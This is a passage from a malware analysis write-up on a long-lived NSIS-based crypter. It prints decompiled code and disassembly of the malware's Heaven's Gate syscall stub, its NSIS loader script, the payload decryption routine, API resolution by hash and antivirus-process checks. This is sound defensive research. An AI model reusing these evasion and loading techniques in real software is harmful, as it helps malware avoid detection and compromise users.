Once the syscall number has been extracted, the malware intends to execute it from its own code. However, a 32-bit application cannot make direct syscalls on 64-bit system, since it is not native. In such cases, syscalls are usually made via Wow64 emulation layer. In order to make them directly, the authors of the malware switch to the 64-bit mode first: using a technique called “Heaven’s Gate”.

The malware comes with two variants of the stub executing a syscall. The decision for which of the versions should be applied is made based on the check if the process runs as Wow64 (emulated 32 bit on 64 bit Windows):

```

1 int __userpurge call_via_raw_syscall_1@<eax>(int a3, int a4)
2 {
3     int syscall_id; // eax
4     int result; // eax
5     __int64 a1[2]; // [esp+0h] [ebp-14h] BYREF
6
7     zero_memory(a1, 0x10u);
8     if ( is_wow64() )
9     {
10        a1[0] = a3;
11        a1[1] = a4;
12        syscall_id = fetch_syscall_from_manually_loaded_ntdll(0x81AF6D4E);
13        (to_heavens_gate)(syscall_id, a1);
14    }
15    else
16    {
17        fetch_and_call_via_sysenter(a3, a4);
18    }
19    return result;
20 }

```

If the process runs on a 32-bit system, the syscall can be made in a direct way, using SYSENTER:

```
seg000:00000E58
seg000:00000E58 sub_E58      proc near          ; CODE XREF: sub_CAC+BF↑p
seg000:00000E58      push     0BE530033h
seg000:00000E60      call    fetch_syscall_from_manually_loaded_ntdll
seg000:00000E62      call    to_sysenter
seg000:00000E67      retn    14h
seg000:00000E67 sub_E58      endp
seg000:00000E67
```

```
seg000:000009B8 to_sysenter  proc near          ; CODE XREF: sub_E22+A↓p
seg000:000009B8      ; sub_E34+A↓p ...
seg000:000009B8      mov     edx, esp
seg000:000009BA      sysenter
seg000:000009BC      retn
seg000:000009BC to_sysenter  endp
```

If the system is 64-bit, the malware (that is 32-bit) switches into 64-bit mode via “Heaven’s Gate”.

```
seg000:00000DE1      push   eax
seg000:00000DE2      push   20B0F111h
seg000:00000DE4      call  fetch_syscall_from_manually_loaded_ntdll
seg000:00000DEC      push   eax
seg000:00000DED      call  near ptr to_heavens_gate
seg000:00000DF2      mov   [ebp+var_4], eax
seg000:00000DF5      jmp   short loc_E06
```

```
seg000:00000F7F
seg000:00000F7F enter_heavens_gate:
seg000:00000F7F      push   edi
seg000:00000F80      push   esi
seg000:00000F81      mov   [ebp+var_C], esp
seg000:00000F84      and   esp, 0FFFFFFF0h
seg000:00000F87      push  33h ; '3'
seg000:00000F89      call  $+5
seg000:00000F8E      add   [esp+5Ch+var_5C], 5
seg000:00000F92      retf
seg000:00000F92 to_heavens_gate endp ; sp-analysis failed
seg000:00000F92
```

Far return to the address prefixed with 0x33 segment – entering the 64-bit mode

Once the execution mode is changed into 64 bit, the syscall is called, its results stored, and the application can switch back to 32-bit mode to continue normal execution.

Hex	Disasm
★ 2B65FC	SUB ESP, DWORD PTR [RBP - 4] ;64bit part
FF75D8	PUSH QWORD PTR [RBP - 0X28]
59	POP RCX
FF75D0	PUSH QWORD PTR [RBP - 0X30]
5A	POP RDX
FF75C8	PUSH QWORD PTR [RBP - 0X38]
4158	POP R8
FF75C0	PUSH QWORD PTR [RBP - 0X40]
4159	POP R9
FF75E0	PUSH QWORD PTR [RBP - 0X20]
5F	POP RDI
FF75E8	PUSH QWORD PTR [RBP - 0X18]
5E	POP RSI
85F6	TEST ESI, ESI
7410	JE SHORT 0X4ACFC4
67488B0CF7	MOV RCX, QWORD PTR [EDI + ESI*8]
6748894CF420	MOV QWORD PTR [ESP + ESI*8 + 0X20], RCX
83EE01	SUB ESI, 1
75F0	JNE SHORT 0X4ACFB4
FF75D8	PUSH QWORD PTR [RBP - 0X28]
415A	POP R10
★ 8B4508	MOV EAX, DWORD PTR [RBP + 8] stored syscall ID
0F05	SYSCALL
8945F0	MOV DWORD PTR [RBP - 0X10], EAX
0365FC	ADD ESP, DWORD PTR [RBP - 4]
E800000000	CALL 0X4ACFD9
★ C744240423000000	MOV DWORD PTR [RSP + 4], 0X23 ;switch back to 32-bit mode
8304240D	ADD DWORD PTR [RSP], 0XD
CB	RETF

The 64-bit code, executed after the mode is switched via Heaven's Gate

Evolution

This crypter has been around for several years, and during this time it went through several phases of evolution. In this part of the analysis we will compare it with the earlier version from February of this year, described in [the following writeup](#).

In contrast to the current one, the version from February contained a malicious component in the form of a DLL. We can also find a second, encrypted component, which carries the payload.

Name	Size	Packed Size	Modified
SPLUGINS\DIR	0	6 499	
o15bmlpdpqdxcin.dll		7 299	2021-02-16 13:03
emvmcmzr.n	164 864	164 864	2021-02-16 13:03
[NSIS].nsi	3 142	3 142	

The [extracted NSIS script](#) contains a different sequence of commands:

```

Function .onInit
    SetOutPath $INSTDIR
    File $INSTDIR\o15bmldpqdxcin.dll
    File $INSTDIR\emvmcmzr.n
    System::Call $INSTDIR\o15bmldpqdxcin.dll::Gxkeoxkzs(w$\"$INSTDIR\emvmcmzr.n$\)
    DetailPrint label
    StrCpy $0 9
    IntOp $0 $0 + 4
    Goto $0
    DetailPrint done
FunctionEnd

```

In this case, the standard NSIS component (System.dll) is used to call the function exported from the DLL, passing the path to the encrypted component as a parameter.

Looking inside the exported function we can find a significant similarity to the Shellcode #1 which was described in the former part of this writeup.

```

1 int __cdecl Gxkeoxkzs(char *file_name)
2 {
3     int v1; // ecx
4     unsigned int v2; // ebx
5     int i; // esi
6     int v5; // [esp+Ch] [ebp-8h]
7     int v6; // [esp+10h] [ebp-4h]
8
9     v1 = v5;
10    v2 = 0;
11    while ( 1 )
12    {
13        v6 = 0x31118870;
14        for ( i = 0; i < 4; ++i )
15            *((_BYTE *)&v6 + i) ^= *((_BYTE *)&v5 + i % 3);
16        if ( (_BYTE)v6 == 0x47 && *(_WORD *)((char *)&v6 + 1) == 0x20B1 && HIBYTE(v6) == 6 )
17            break;
18        v5 = ++v1;
19    }
20    do
21    {
22        next_stage[v2] = v2 - ((((-34 - (v2 ^ -(char)(v2 + (v2 ^ (v2 - next_stage[v2])))))) ^ 0x93) - v2) ^ 0x9C) - 91;
23        ++v2;
24    }
25    while ( v2 < 0x1A05 );
26    return (*(int (__cdecl **)(char *))next_stage)(file_name);
27 }

```

As before, we can see decryption of the next stage with the help of a custom algorithm. This time, the next stage is contained in a buffer hardcoded in the DLL (rather than stored in a separate file). It contains a very similar function dedicated to decrypting and loading the final payload. Yet, we can see some minor differences.

```

30 hFile = 0;
31 read_size = 0;
32 strcpy(key, "2239ede64dd44ddab3bc37701b236410");
33 file_size = 0;
34 v7 = 0;
35 file_buffer = 0;
36 hKernel32 = fetch_kernel32_base();
37 Sleep = (void (__stdcall *)(int))fetch_by_hash(hKernel32, 0x34CF0BF);
38 ExitProcess = (void (__stdcall *)(_DWORD))fetch_by_hash(hKernel32, 0x55E38B1F);
39 GetModuleFileNameW = (void (__stdcall *)(_DWORD, char *, int))fetch_by_hash(hKernel32, 0xD1775DC4);
40 CloseHandle = fetch_by_hash(hKernel32, 0xD6EB2188);
41 CreateProcessW = (int (__stdcall *)(char *, int))fetch_by_hash(hKernel32, 0xA2EAE210);
42 LoadLibraryW = fetch_by_hash(hKernel32, 0xCD8538B2);
43 CreateFileW = (int (__stdcall *)(char *, unsigned int, int, _DWORD, int, int, _DWORD))fetch_by_hash(
44                                     hKernel32,
45                                     0x8A111D91);
46 GetFileSize = (int (__stdcall *)(int, _DWORD))fetch_by_hash(hKernel32, 0x170C1CA1);
47 VirtualAlloc = (int (__stdcall *)(_DWORD, int, int, int))fetch_by_hash(hKernel32, 0xA5F15738);
48 ReadFile = (int (__stdcall *)(int, int, int, int *, _DWORD))fetch_by_hash(hKernel32, 0x433A3842);
49 GetCommandLineW = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, int, _DWORD, _DWORD, char *, char *))fetch_by_hash(hKernel32, 0x2FFE2C64);
50 process_hash1 = 0x2D734193;
51 process_hash2 = 0x63DAA681;
52 process_hash3 = 0x26090612;
53 process_hash4 = 0x6F28FAE0;
54 if ( is_process_running(0x2D734193)
55     || is_process_running(process_hash2)
56     || is_process_running(process_hash3)
57     || is_process_running(process_hash4) )
58 {
59     Sleep(31000);
60 }
61 GetModuleFileNameW(0, curr_file, 259);
62 hFile = CreateFileW(file_name, 0x80000000, 7, 0, 3, 128, 0);
63 if ( hFile != -1 )
64 {
65     file_size = GetFileSize(hFile, 0);
66     if ( file_size != -1 )
67     {
68         file_buffer = VirtualAlloc(0, file_size, 0x3000, 4);
69         if ( file_buffer )
70         {
71             if ( ReadFile(hFile, file_buffer, file_size, &read_size, 0) )
72             {
73                 Decrypt_buf(file_buffer, key, 32);
74                 if ( load_pe(file_buffer) )
75                 {
76                     Sleep(3000);
77                     zero_memory(v4, 0x10u);
78                     zero_memory(v3, 0x44u);
79                     cmd_line = GetCommandLineW(0, 0, 0, 32, 0, 0, v3, v4);
80                     if ( CreateProcessW(curr_file, cmd_line) )
81                         ExitProcess(0);
82                 }
83                 ExitProcess(0);
84             }
85         }
86     }
87 }

```

First of all, the file name is passed dynamically rather than hardcoded.

Second, we can see a check against blacklisted processes. Their names are hashed, and compared to the hardcoded list of hashes (i.e. 0x26090612 -> “avgui.exe”). This type of checks are among common evasion techniques. However, in this case, detection of a forbidden process only delays execution, and does not suspend it or terminate. Possibly it is a bug in the implementation, and the *if statement* was intended to be a *while loop* instead. Nevertheless, the authors decided to give up the check in the latest version.

Apart from those details, this stage is identical to the Shellcode #2 from the newer version.

Popular and persistent

This packer has been around for many years, and probably will stay with us for some years to come. Its structure shows that it is created by experienced authors, using well known, yet not trivial techniques. Its evolution is slow but steady. Usage of a popular installation engine

makes it easy to blend in with legitimate applications.

Its popularity and diversity of payloads suggests that it is not linked to one specific actor, but rather sold as an independent component on one of many underground forums.

Appendix

Other materials about previous versions of NSIS-based crypters: